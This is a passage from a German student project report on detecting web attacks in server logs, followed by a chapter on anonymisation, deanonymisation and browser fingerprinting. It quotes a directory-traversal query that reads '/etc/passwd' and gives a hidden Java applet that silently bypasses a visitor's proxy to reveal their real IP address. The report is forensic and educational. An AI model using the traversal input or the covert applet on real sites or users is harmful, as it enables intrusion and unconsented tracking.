Geschwindigkeit (lines/s)	4334	1916	3331
Speicherbedarf	logfile + x	result + x	konstant
Arbeitsspeicher	230 MB	10 MB	4 MB
False-Positive Quote	99,9%	99,6%	45,5%.
Command Execution	Nein	Teils	Teils
Local File Inclusion	Teils	Teils	Teils
Remote File Inclusion	Nein	Ja	Nein
File Upload	Nein	Nein	Nein
SQL Injection	Nein	Teils	Ja
XSS (persistent)	Ja	Ja	Ja
XSS (reflexiv)	Ja	Ja	Ja
Cross-Site Request Forgery	Ja	Ja	Ja
Passwort Brute Force	Nein	Nein	Nein
Denial of Service	Ja	Nein	Nein
Session-Hijacking	Nein	Nein	Nein
Parameter Tampering	Nein	Nein	Nein
Buffer Overflow	Nein	Nein	Ja
Spam Detection	Nein	Nein	Nein
Code De-Obfuscation	Teils	Nein	Ja
Heuristische Methoden	Nein	Nein	Ja

Tabelle 4.1: Vergleich der Tools zur sicherheitstechnischen Analyse von Web Logs


DNS-Caches wie dnsmasq[27]. In unseren Tests waren DNS-Auflösungen damit etwa sieben Mal schneller. Insgesamt liegt unser Ansatz irgendwo zwischen Ida und Scalp, was die benötigte Rechenzeit angeht. Der nötigen Speicherbedarf unseres Ansatzes ist hingegen, insbesondere bei großen Eingabedateien um ein Vielfaches niedriger als der von Ida und Scalp.

Angriffserkennung

Da keine eigenen Methoden zur Erkennung von Angriffen implementiert wurden, ist auch deren Qualität direkt von PHPIDS und (dessen jeweiligen Einstellungen) abhängig. Loglines werden bei uns im Gegensatz zu Sclap und Ida nicht binär als verdächtig oder harmlos klassifiziert, sondern gewichtet. Im Folgenden diskutieren wir verschiedene Merkmale, anhand derer sich die Qualität der Angriffserkennung messen lässt.

[27] http://www.thekelleys.org.uk/dnsmasq/

Abbildung 4.4: XDebug Ausgabe in KCachegrind



- *Erkennungsquote* Unsere Untersuchungen haben ergeben, dass ein PHPIDS-basierender Ansatz ein gutes Verhältnis zwischen registrierter Trefferquote und Auftreten von False-Positives liefert. Obwohl Scalp dieselben PHPIDS-Filterregeln nutzt, liefern beide Programme verschiedene Ergebnisse. (Anmerkung: Um Scalp kompatibel zu dem aktuellen PHPIDS-Regelwerk zu machen, musste hierraus eine Filterregel entfernt werden.) Die Unterschiede sind darin begründet, dass Scalp auf die Normalisierung von Anfragen verzichtet. Dies führt dazu, dass eine Vielzahl von Anfragen als Angriffe identifiziert werden, obwohl es sich gar nicht um solche handelt. Dies belegt die Zahl der False-Positives, welche um etwa ein 900-faches höher liegt, als bei unserem Ansatz. Da das Programm keine De-Codierung durchführt, werden zudem verschleierte Angriffe (Code Obfuscation) nicht erkannt. Des Weiteren wird bei Scalp kein Gebrauch von der PHPIDS-Zentrifuge gemacht, welche heuristische Methoden implementiert um bisher unbekannte Angriffe – wie den Buffer Overflow aus Kapitel 4.3.1 – zu erkennen. Ida besitzt hingegen zehn feststehende Regeln, sowie eine Reihe als schädlich eingestufte Browserkennungen zur Angriffserkennung und ist deshalb zum Einsatz mit modernen Webanwendungen weniger geeignet.

  Für die Forensik ist die Erkennungsquote stark von der gegebenen Datenbasis abhängig. Ein großes Manko ist, dass `POST`-Daten meist nicht geloggt werden, aber in der Praxis oft einen Angriffsvektor darstellen. Perspektivisch könnte dieses Problem von den Entwicklern des Apache HTTPD Servers durch Einführung eines neuen Format-Strings zum einfachen Loggen von `POST`-Daten

gelöst werden. Besteht Kenntnis über die verwendeten Webanwendungen, können durch Anpassen der PHPIDS-Installation Whitelists erstellt werden. Somit kann die Zahl der False-Postives weiter reduziert werden.

- *Kategorisierung* – Angriffe werden nach Typ und Stärke unterteilt. Die eigentliche Arbeit wird auch hier durch PHPIDS verrichtet: Jedem Request wird ein Impact-Wert zugeordnet, der die Intensität eines Angriffs charakterisiert. Des Weiteren werden Angriffe durch Zuweisung von Tags in Kategorien unterteilt. PHPIDS 0.7 definiert die folgenden Tags: `xss` (cross-site scripting), `sqli` (sql injection), `csrf` (cross-site request forgery), `dos` (denial of service), `dt` (directory traversal), `spam` (mail header injections), `id` (information disclosure), `rfe` (remote file execution), `lfi` (local file inclusion), `command execution` und `format string`.

- *Erfolgsbeurteilung* – Ob ein Angriff Erfolg hatte oder es bei einem gut gemeinten aber folgenlosen Versuch geblieben ist, lässt sich nur schwer erkennen. In der Logdatei eines Webservers finden sich normalerweise nur wenige Felder, aufgrund derer wir den Erfolg oder Misserfolg eines Angriffs einschätzen können. So haben wir i.d.R. keinen Zugriff auf die Antwort des Servers, die etwa den Inhalt einer SQL-Datenbank oder Passwort-Datei im Falle eines geglückten Angriffes enthalten könnte. Im Zweifel muss der Angriff mit den entsprechenden Parametern nachgeahmt werden, um zu sehen, wie die Webanwendung reagiert. Dennoch gibt es ein paar Indikatoren, mit denen sich der Erfolg eines Angriffes abschätzen lässt:

  - *HTTP-Statuscode* Anhand von Statuscode lässt sich manchmal einschätzen, ob ein Angriff fehlgeschlagen ist. Besonders interessant sind die Codes im `4XX` und `5XX` Bereich, ausgenommen `404`, die auf einen Client- (Misserfolg) bzw. Server-Fehler (Erfolg) hindeuten. Aber auch `200` kann je nach Kontext auf einen Angriffserfolg hindeuten. Letztlich muss die zugrundeliegende Logik der Webanwendung bekannt sein, um eine Angriffsbeurteilung anhand von HTTP-Statuscodes zu realisieren.

  - *Bytes-Send* Anhand der Größe einer HTTP-Response – im Apache Log-Format mit dem Kürzel `%b` gekennzeichnet – lässt sich manchmal der Erfolg eines Angriffs einschätzen. Etwa dann, wenn ein Angreifer z.B. mit der Query `include.php?file=../../etc/passwd` versucht, die zentrale Passwortdatei auszulesen und der Wert des Feldes `Bytes-Send` der Größe dieser Datei entspricht. Allerdings handelt es sich hierbei um die tatsächlich per Netzwerk übertragenen Bytes, so dass der Einsatz von mod_gzip oder SSL das Ergebnis verfälscht!

Flexibilität

Durch die Möglichkeit eigene Logformate zu definieren lässt sich unser Programm auf die eigenen Bedürfnisse anpassen bzw. erweitern. Ida beschränkt sich auf das Format `common`, während Scalp keine Formaterkennung implementiert hat, sondern einfach zeilenweise die gesamte Datei nach verdächtigen Zeichenketten durchsucht. Da unser Ansatz versucht, eine generische Analyse zu realisieren, ist der Typ der verwendeten Webanwendung egal. PHPIDS selbst kann nur in PHP-Skripte eingebunden werden und erkennt somit auch nur Angriffe gegen diese. Durch Anwendung von PHPIDS auf Logfiles erweitern wir also dessen Einsatzgebiet auf Webapplikationen, die in anderen Programmiersprachen wie Perl, JSP oder ASP geschrieben sind.

Erkennung von Zusammenhängen

Es ist unserem Programm nicht möglich, einzelne Anfragen bei denen die Sensoren von PHPIDS ausschlagen als Teil eines größeren Angriffes in Zusammenang zu setzen. Dies liegt daran, dass HTTP ein zustandsloses Protokoll ist und wir keine Ansätze zur eindeutigen Identifikation eines Clients (Erkennung des Session-ID, Browser Fingerprinting, usw.) implementiert haben. Es besteht aber die Möglichkeit, die Anfragen nach IP-Adresse sortieren zu lassen, um zu sehen, welche Anfragen von einem Angreifer kamen und somit zeitlich versetzte Angriffe teilweise erkennen zu können. Dies setzt natürlich voraus, dass dieser den Angriff nicht über mehrere Adressen verteilt (z.B. über ein Botnetz) oder hinter einer Adresse mehrere unabhängige Angreifer stehen (wie bei Nutzung des Internetproviders AOL).

Forensische Analyse

Die eingeschränkte Datenbasis (keine HTTP-Responses, `POST`-Daten, usw.) von Logdateien ist ein großes Problem für deren forensische Analyse. Dennoch ist es uns gelungen, aus den zur Verfügung stehenden Daten, Angriffe auf Webanwendungen nachvollziebar zu machen und diese grafisch aufzubereiten. Unser Programm kann die forensische Analyse dabei nicht komplett automatisieren, aber wesentlich erleichtern. Features, wie das Filtern nach bestimmten Angriffstypen (Tags), Zeitperioden, IP-Adressen, HTTP-Statuscodes oder Methoden usw. werden im Programm selbst nicht implementiert. Wird die HTML-Ausgabe verwendet, ist ein Filtern und Sortieren der Tabelleneinträge im Webbrowser aber begrenzt möglich. Dasselbe gilt für die Betrachtung der CSV-Ausgabe mit einer Tabellenkalkulations-Software. Auch kann die zu lesende Logdatei mit grep, sed oder awk und derer regulären Ausdrücke vorbehandelt werden. Beispielsweise können mit der RegEx `(?:5|4[^4])` nur die Loglines mit bestimmten HTTP-Statuscodes ausgegeben werden.

Fazit

Es ist ein ambitioniertes Vorhaben, generelle Kriterien zur Erkennung von Angriffen festzumachen, ohne die Logik der verwendeten Webanwendungen zu kennen. PHPIDS, als Echtzeit-Analyse System, versucht dies durch eine Mischung von regelbasierenden Ansätzen und Heuristiken umzusetzen. Wir bedienen uns dessen, um eine forensische Analyse von Logdateien im Nachhein zu realisieren. Wir hoffen, durch diese Verknüpfung der Themengebiete Sicherheit von Webanwendungen und Logfile-Analyse neue Denkanstöße geliefert und mit unserer Implementierung eine Lücke im Tool-Repertoire eines Admins geschlossen zu haben. Letztlich bleibt zu sagen, dass die automatisierte Analyse nur ein Hilfsmittel darstellen kann. Sie kann Hinweise liefern, wo ein Forensiker zu suchen hat. Es bleibt ihm aber nicht erspart, selbst Codeschnipsel zu durchforsten und zu dechiffrieren, um nachzuvollziehen, was in besagter Nacht wirklich passiert ist.

Der Quellcode der Implementierung sowie alle zur Betrachtung benötigten Dateien sind auf `http://sourceforge.net/projects/webforensik` zugänglich.

5 Gegenstrategien

In diesem Kapitel des Studienprojekts wird auf Methoden eingegangen, mit denen die Erkennung von Angriffen erschwert werden kann und aufgezeigt, welche Gegenmaßnahmen hierzu existieren. Das Kapitel ist in drei Unterpunkte gegliedert. Im ersten Teil werden Möglichkeiten zur Verschleierung der Identität durch Anonymisierungsdienste veranschaulicht und Techniken zur Deanonymisierung dargestellt. Im zweiten Teil diskutieren wir Verfahren zur Verschleierung des Angriffs selbst. Im dritten Teil setzen wir uns mit Angriffen gegen Logfunktionen des Webservers auseinander.

5.1 Verschleierung der Identität

Jeglicher Datenverkehr im Internet, also auch der zwischen Webserver und -client, basiert auf der Übertragung von Datenpaketen zwischen zwei Teilnehmern. Die IP-Adresse stellt dabei eine eindeutige Form der Kennung dar. Ein Angreifer ist also bestrebt, dieses Identifikationsmerkmal zu verschleiern, etwa indem er einen weiteren Rechner zwischen sich und den Ziel-Server schaltet. Zusätzlich können Webanwendungen Authentifizierungsdaten in Cookies oder Session-IDs clientseitig speichern, um einen Client wiederzuerkennen. Diese Informationen können bei einer Deanonymisierung behilflich sein. Des Weiteren wollen wir kurz auf aktive Möglichkeiten zur Deanonymisierung eingehen.

5.1.1 Anonymisierungsdienste

Um die Client-Adresse bei der Kommunikation mit einem Webserver zu verschleiern, existieren verschiedene Möglichkeiten. Im Folgenden unterteilen wir diese in schwache, d.h. „single-hop“, Anonymisierungsverfahren am Beispiel von Webproxies und stärkere Konzepte, die auf „multi-hop“ Routing inkl. der Einbindung kryptografische Verfahren basieren, wie es etwa beim „Onion Routing“ der Fall ist.

Webproxies

Ein Webproxy ist eine zwischengeschaltete Netzwerkkomponente, die HTTP-Datenverkehr zwischen zwei Kommunikationspartnern realisiert und somit eine gewisse Anonymität gewährleistet. Der Anfragende (Client) schickt die HTTP-Anfragen nicht direkt zum Ziel (Webserver), sondern stellvertetend an einen Proxy. Dieser leitet die Anfrage an den Zielrechner weiter und dessen Antwort an den Client zurück. Da nun der Proxy anstelle des Clients mit dem Webserver kommuniziert, kann


die Verbindung zum Ursprung einer HTTP-Anfrage nicht ohne weiteres zurückverfolgt werden. Der Webserver hat nur Kenntnis von der IP-Adresse des Proxies.
Bei HTTP-Proxies ist zu beachten, dass diese über die Option verfügen, die Client-Adresse in die Kopfdaten (in das Feld `X-Forwarded-For`) der weitergeleiteten HTTP-Anfrage mit einzufügen. Diese Zusatzinformation kann dann wiederum vom Webserver geloggt werden. Allerdings ist dieser Logeintrag für die Forensik nur bedingt geeignet, da die entsprechende Kopfzeile auch vom Client selbst gesetzt werden könnte. Ob überhaupt ein Webproxy benutzt wurde, ist im optionalen Kopfdaten-Feld `Via` ersichtlich.
Neben HTTP-Proxies gibt es auch sog. „CGI Proxies“. Hierbei handelt es sich um, meist kommerziell betriebene Webanwendungen, über die ein Benutzer auf andere Webseiten zugreifen kann. Ein bekanntes Beispiel hierfür ist der werbefinanzierte Dienst `anonymouse.org`.
Wird nur ein einzelner Webproxy zwischen Client und Server geschaltet, hängt die Anonymität des Clients einzig von der Vertrauenswürdigkeit des Proxys ab. Protokolliert dieser die anfallenden Verbindungsdaten, so ist eine Rekonstruktion der originären Client-Adresse im Nachhinein möglich. Weitere Beispiele für solche „schwachen“ (single hop) Anonymisierungsverfahren wären die Nutzung von VPN-Tunneln, SOCKS-Proxys oder die Zwischenschaltung eines komprimitierten Rechners durch den Angreifer.

Onion Routing

Eine Variante „starker“ (multi hop) Anonymisierungsverfahren bietet das „Onion Routing“ bzw. dessen Implementierung durch das Tor Projekt[1]. Tor ist ein Anonymisierungs-Protokoll[DMS04] und -Netzwerk, welches Onion Routing zum Verbergen der Quelle des TCP-Verkehrs nutzt. Hierbei leitet ein Client seinen Datenverkehr durch eine (regelmäßig wechselnde) Kette von mehreren (mindestens drei) zwischengeschalteten Netzwerkknoten („Tor-Servern“), wie in Abbildung 5.1 (Quelle: Wikipedia) dargestellt. Diese Knoten verschlüsseln jeweils Daten und Routinginformationen, so dass jeder Tor-Server nur den nachfolgenden bzw. vorausgehenden Knoten kennt. Um die Anonymität eines Tor-Users zu brechen, müssen alle Tor-Server zusammenarbeiten. Ist nur ein Knoten „ehrlich“, kann die Verbindung zwischen Ursprung und Ziel eines Kommunikationsvorgangs nicht nachvollzogen werden. Onion Routing verwirklicht einen dezentralen „Graswurzelansatz“, d.h. es können spontan neue Knoten ins Netz eingepflegt werden bzw. dieses verlassen. Weltweit gibt es mehrere tausend aktive Tor-Server.
Ein ähnliches Konzept mit festen Knoten, sog. „Mix-Kaskaden“, liegt dem Anonymisierungsdienst JonDonym[2] (ehemals JAP/AN.ON) zugrunde. Während beim Onion Routing die Route von Datenpakete durch das Anonymisierungsnetz häufig wechselt, bleibt diese bei dieser Mixtechnik immer gleich. Bei JonDonym werden

[1] http://torproject.org
[2] http://anonym-surfen.de

Abbildung 5.1: Funktionsweise des Onion Routing



die Server nicht von einer Community, sondern von elf festen Mix-Betreibern aus fünf verschieden Ländern gestellt. Wie bei Tor müssen alle Mix-Kaskaden zusammen arbeiten, um die Anonymität eines Benutzers zu brechen. In der Vergangenheit gab es allerdings Fälle, bei denen die Kaskaden-Betreiber durch die Behörden zur Zusammenarbeit gezwungen wurden und somit Nutzer-Verbindungen zum Zweck der Straftverfolgung überwacht wurden[3]. Begünstigt wurde diese staatliche Intervention durch den zentraleren Ansatz des Systems der Mix-Kaskaden.

5.1.2 Methoden zur Deanonymisierung

Der Begriff der Deanonymisierung kann unterschiedlich definiert werden. Zum einen umfasst dieses Themenfeld das schlichte Erkennen des Einsatzes von Anonymisierungsdiensten etwa unter Zuhilfenahme von DNS Blacklists. Zum anderen kann darunter das Re-Identifizieren, also Wiederkennen eines Clients, z.B. durch Cookies, Fingerprinting-Techniken oder weiterer Identifikationsmerkmale, wie Session-IDs verstanden werden. Letztlich ist auch die Zurückverfolgung der originären Clients-Adresse etwa durch aktive Methoden, wie der Nutzung von Browser-Plugins oder Links auf nicht anonymisierte URLs, vorstellbar. Im Folgenden wollen wir auf Praktiken aller drei Aspekte der Deanonymisierung eingehen, sowie kurz die Risiken durch Traffic-Analyse andiskutieren.

[3] https://www.anonym-surfen.de/strafverfolgung.html

Anonymisierung erkennen mit DNSBL

Oft versuchen Angreifer, die eigene Identität unter Zuhilfenahme von offenen Proxies oder anderer Anoymisierungstechniken zu verschleiern. Allein dies zu erkennen, kann bereits einen Informationsgewinn darstellen; etwa dann, wenn rechtliche Konsequenzen in Erwägung gezogen werden, aber vermieden werden soll, dass diese fälschlicherweise den Betreiber eines Anoymisierungsdienstes treffen. Eine Möglichkeit herauszufinden, ob eine IP-Adresse in der Vergangenheit bereits „auffällig“ geworden ist, bietet die Nutzung von DNS-Blacklisten (DNSBL). Dabei wird eine DNS-Anfrage mit der betreffenden IP-Adresse an den Betreiber von Blacklist gesendet. Wird diese Adresse aufgelöst, so ist sie in der entsprechenden DNSBL enthalten.
Obwohl DNSBL ursprünglich eingeführt wurde, um E-Mail-Spammer zu erkennen, gibt es heute „schwarze Listen“ für verschiedene Zwecke. So kann etwa über die Liste von `tor.dnsbl.sectoor.de` nachgesehen werden, ob die Client-Adresse von einem Server aus dem Anonymisierungsnetz Tor kommt. Ähnliche Listen gibt es für offene Proxies (HTTP, SOCKS, usw.) oder ferngesteuerte, mit Trojanern infizierte Rechner (sog. „Zombies“ oft als Teil eines Botnetzes). Das Verfahren ist dabei allerdings recht ungenau: Weder umfasst eine Liste wirklich alle IP-Adressen von Anonymisierungsdiensten, noch muss eine dort aufgeführte Adresse wirklich zwangsläufig einen solchen Dienst zur Verfügung stellen.

The Evercookie never forgets

Sog. „Evercookies“, wie in [SV11] beschrieben und als proof-of-concept[4] implementiert, verbinden eine Vielzahl verschiedener Wege, Daten clientseitig zu speichern, um den Nutzer eindeutig zu (re)identifizieren: HTTP-Cookies, Flash-Cookies, HTML5 Local Storage und Session Storage, HTML5 Global Storage, HTML5 Database Storage (via SQLite), window.name Caching, PNG-Caching und History-Caching und weitere). Werden einzelne Identifikationsmerkmale aus dem Evercookie gelöscht, so werden diese aus den noch vorhandenen Daten wiederhergestellt. Im Folgenden wird auf einige der benutzten Techniken näher eingegangen.

- *HTTP-Cookies* – Ein HTTP-Cookie speichert Informationen auf der Festplatte des Nutzers, die von einen Webserver an einen Browser gesendet werden oder clientseitig durch JavaScript erzeugt werden. Diese Informationen sendet der Client bei allen weiteren Zugriffen auf denselben Web-Server in den Kopfdaten automatisch mit.

- *„Flash-Cookies“ (Local Shared Objects, LSO)* – Ein sog. Flash-Cookie speichert Benutzerdaten, die von einer Webseite, die Flash-Medien verwendet, auf den Client. Diese können später wieder ausgelesen werden. Flash-Cookies werden von den jeweiligen Flash-Player-Plugins des Webbrowsers verwaltet. Von

[4] http://samy.pl/evercookie/

browserseitigen Cookieverwaltungsmechanismen und -einstellungen sind sie deshalb nicht betroffen.

- *Local Storage und Session Storage* – Bei Nutzung des sich noch in der Entwicklung befindlichen HTML5-Standards bzw. der W3C-Spezifikation unter dem Namen DOM Storage fallen die Begrenzungen „normaler“ Cookies weg. Es können bis zu mehrere MegaByte Daten clientseitig gespeichert werden; das Limit ist abhängig vom Web-Browser. Im sog. Local Storage[5] bleiben die Daten dauerhaft gespeichert. Sie können vom Nutzer oder der Webseite gelöscht werden. Die Daten der Session Storage sind an eine Browsersitzung gebunden und werden gelöscht, sobald diese zu Ende ist (beim Schließen des Webbrowsers oder ggf. des Fensters/Tabs, falls der Browser diese als eigene Sitzung betrachtet). Die Benutzung beider Varianten ist identisch, da sie jeweils das Storage-Interface verwenden. Im Folgenden dokumentieren wir ein Beispiel für die Nutzung des Local Storage:

```
1 var cnt = localStorage.length;
2 localStorage.key(n);
3 localStorage.getItem(key);
4 localStorage.setItem(key,data);
5 localStorage.removeItem(key);
6 localStorage.clear();
```

- *PNG-Caching* – Beim PNG-Caching werden Cookiedaten (Cookie-ID) in den RGB-Werten einer PNG-Datei, die für jeden Nutzer automatisch erstellt und von dessen Browser gecacht wird, gespeichert. Diese Pixeldaten werden dann über das HTML5-Canvas-Tag eingelesen und die Cookiedaten rekonstruiert.

- *History-Caching (History-Stealing)* – Diese Technik beruht darauf, Daten in der Browserhistory zu speichern. Beim erstmaligen Besuch einer Evercookie-Seite kodiert diese die Cookie-ID in eine URL, die im Hintergrund aufgerufen wird. Diese lässt sich dann bei späteren Besuchen wieder aus der Browser-History rekonstruieren.

Re-Identifikation durch Browser Fingerprinting

Beim sog. „Browser Fingerprinting“ werden alle vom Webbrowser übertragenen, Informationen gesammelt und ausgewertet, um diesen möglichst eindeutig zu (re)identifizieren. Diese reichen von Versionsnummer des Browsers und Betriebssystems und akzeptierten MIME-Typen und Cookies über Zeitzone, Bildschirmauflösung und weiteren Konfigurationen hin zu installierten Browser-Plugins und Schriftarten. Im Anschluss wird versucht, die Informationen zusammenzufassen und eine eindeutige Client-ID (Fingerabdruck) zu errechnen. Hier handelt es sich um eine Methode, die auf Wahrscheinlichkeiten aufbaut. Je individueller das Betriebssystem und

[5] http://dev.w3.org/html5/webstorage/#the-localstorage-attribute

verwendeter Browser, um so eindeutiger kann dieser identifiziert werden. Ein Teil der Informationen kann passiv über die Kopfdaten eines HTTP-Requests ausgelesen werden, während andere aktive Methoden die Ausführung von JavaScript Code erfordern. Eine Kombination aktiver und passiver Methoden, wie in [Eck10] vorgeschlagen und implementiert[6], bringt die maximale Genauigkeit, spielt aber in der Forensik eine untergeordnete Rolle. Die notwendigen Informationen stehen i.d.R. nicht bereit, da sie im Voraus hätten erhoben werden müssen.
Ein Beispiel für eine Implementierung für rein passives Browser-Fingerprinting bietet, etwa das PHP-Skript browserrecon[7]. Leider sind in Apache-Logfiles normalerweise nicht genügend Daten enthalten, um diese Methode zielgerichtet umzusetzen. Bei Nutzung von Logformaten mit einer größeren Datenbasis (kompletter Header des HTTP-Requests) kann passives Browser-Fingerprinting allerdings in Betracht gezogen werden.
Weitere Methoden zur Client-Authentifizierung, auf die wir nicht weiter eingehen werden, sind SSL-Fingerprinting [8] durch Analyse des HTTPS-Handshakes oder TCP/IP Stack Fingerprinting, wie in [SMJ00] beschrieben.

Weitere Identifikationsmerkmale

Für die Forensik gibt es noch einige weitere mögliche Identifikationsmerkmale, die von Interesse sind. So werden in Webanwendungen oft Session-IDs verwendet, um Benutzer wiederzuerkennen. Des Weiteren werden in Standard-Logformaten, wie `common` oder `combined` die Werte `Remote-Logname` und `Remote-User` protokolliert, die allerdings in der Praxis eher selten gesetzt sind.

- *Session-ID* – Das typische Identifikationsmerkmal von Webanwendungen sind Session-IDs. Die Session-ID wird beim ersten Verbindungsaufbau serverseitig von der Webanwendung zugewiesen, und fortan vom Browser des Clients mit jeder Anfrage zurückgesendet. Dies kann über die URI, Cookies oder `POST`-Daten geschehen. Dabei gibt es mehrere Probleme: `POST`-Daten können (in den oben erläuteterten Logformaten) nicht geloggt werden. Cookies hingegen werden in der Praxis eher selten mitgeloggt. Auch unterstützen längst nicht alle Webanwendungen SessionIDs oder es werden unterschiedliche Namen (`PHPSESSID`, `sid`, usw.) benutzt. Session-IDs sind zwar clientseitig frei wählbar, allerdings eindeutig, wenn sie aus großen Zufallszahlen bestehen.

- *Remote-Logname* – Klassischerweise enthalten die meisten Webserver-Logs außerdem das Feld `Remote-Logname`. Dabei handelt es sich um den Benutzernamen des Client-Systems. Der Wert wird allerdings nur dann gesetzt, wenn serverseitig `mod_identd` aktiviert ist und clientseitig ein identd-Server in Betrieb ist. In der Praxis kommt dies kaum noch vor, zumal das veraltete

[6] http://panopticlick.eff.org
[7] http://computec.ch/projekte/browserrecon/
[8] https://www.ssllabs.com/projects/client-fingerprinting/

Ident-Prokoll über keinerlei Sicherheitsmechanismen verfügt und die gesendeten Informationen vom Client beliebig wählbar sind.

- *Remote-User* – Im ebenfalls oft in Logdateien enthaltenen Feld `Remote-User` wird der Benutzername gespeichert, nachdem dieser gegenüber dem Webserver authentifiziert wurde. Die HTTP-Authentifizierung erfolgt dabei meist über ein Passwort. Dieser Wert würde sich zwar als Identifikationsmerkmal eignen, ist aber selten gesetzt, da Webserver es meist nicht erforderlich machen, sich einzuloggen. Zudem verzichten Webanwendungen heute i.d.R. auf HTTP-Authentifizierung mit `.htpasswd` bzw. `.htaccess` sondern nutzen stattdessen ihre eigenen Authentifizierungsmechanismen.

Deanonymisierung durch Browser Plugins

Browser Plugins, wie Java, Flash, ActiveX, RealPlayer, Quicktime oder Adobes PDF haben heute eine weite Verbreitung. Neben den Problemen mit in regelmäßigen Abständen auftauchenden Sicherheitslücken stellen sie auch im ganz normalen Betrieb eine Gefahr für die Privatsphäre eines Nutzers dar. Denn durch Plugins wird die Funkionalität des Browsers erweitert, und somit dessen Kontrollmechanismen und -einstellungen ggf. umgangen.

Umgehen von Webproxies am Beispiel von Java Im Folgenden wollen wir zeigen, wie mit dem clientseitigen Einsatz von Java, wie die Anonymisierung durch einen HTTP-Proxy umgangen werden kann. Java wird auf dem Rechner des Benutzers in einer sog. Sandbox ausgeführt und hat somit beschränkte Rechte. Diese sind allerdings gar nicht nötig, da der hier dargestellte „proof-of-concept“ vollständig im Einklang mit dem Java-Sicherheitskonzept ist. Das erlaubt es, einem clientseitig ausgeführten Applet eine Verbindung zurück zum Webserver aufzubauen – auch an dem im Webbrowser eingestellten Proxy vorbei.

Listing 5.1: Einbindung eines Java-Applets und Übergabe der Session-ID

```
1  <html>
2    <head>
3      <title>Webproxy Bypassing through Java Applets</title>
4    </head>
5    <body>
6      <?php session_start(); ?>
7      <applet code="BypassProxy.class" width="0" height="0">
8      <param name="SESSION_ID" value="<?php echo(session_id()); ?>"
9      />
10     </applet>
11   </body>
12 </html>
```

Listing 5.2: Java-Code der eigene Verbindung zum Webserver aufbaut

```
1 import java.applet.*;
2 import java.net.*;
3 import javax.swing.*;
4
5 public class BypassProxy extends JApplet
6 {
7   public void init()
8   {
9     try
10    {
11      URL base = this.getCodeBase();
12      URL addr = new URL(base + "deanonymize.php?id=" +
            getParameter("SESSION_ID"));
13      HttpURLConnection con = (HttpURLConnection) addr.
            openConnection(Proxy.NO_PROXY);
14      con.getContent();
15    }
16    catch(Exception e)
17    {
18      // do nothing, stay silent
19    }
20  }
21 }
```

Im obigen Beispielcode wird eine serverseitig durch PHP generierte Session-ID an das im Webbrowser geladene Java-Applet übergeben. Dieses stellt unter Umgehung des eingestellten HTTP-Proxies eine Rückverbindung zum Server her und übergibt die Session-ID an das Script `deanonymize.php`. Durch Prüfen auf übereinstimmende Session-IDs ist der Zusammenhang zwischen verschleierter und echter IP-Adresse des Clients für den Server-Betreiber eindeutig herstellbar.
Mit der gleichen Methode kann ein Webproxy durch Nutzung von Flash/ActionScript – und möglicherweise weiteren Plugins – umgangen werden. Die Deanonymisierung durch Browser Plugins ist also eine sehr effiziente Technik, wenn sie nicht vom Client gegblockt wird. Für die Forensik ist sie allerdings weniger bedeutend, denn im Nachhinein sind die darin erhobenen Daten nicht verfügbar, es sei denn, sie würden direkt (also präventiv) von jedem Seitenbesucher erfasst. Dies wäre zwar technisch möglich, würde aber gegen jegliche Netiquette verstoßen, vom Datenschutz-Aspekt ganz zu schweigen.

Deanonymisierung durch nicht-HTTP Links

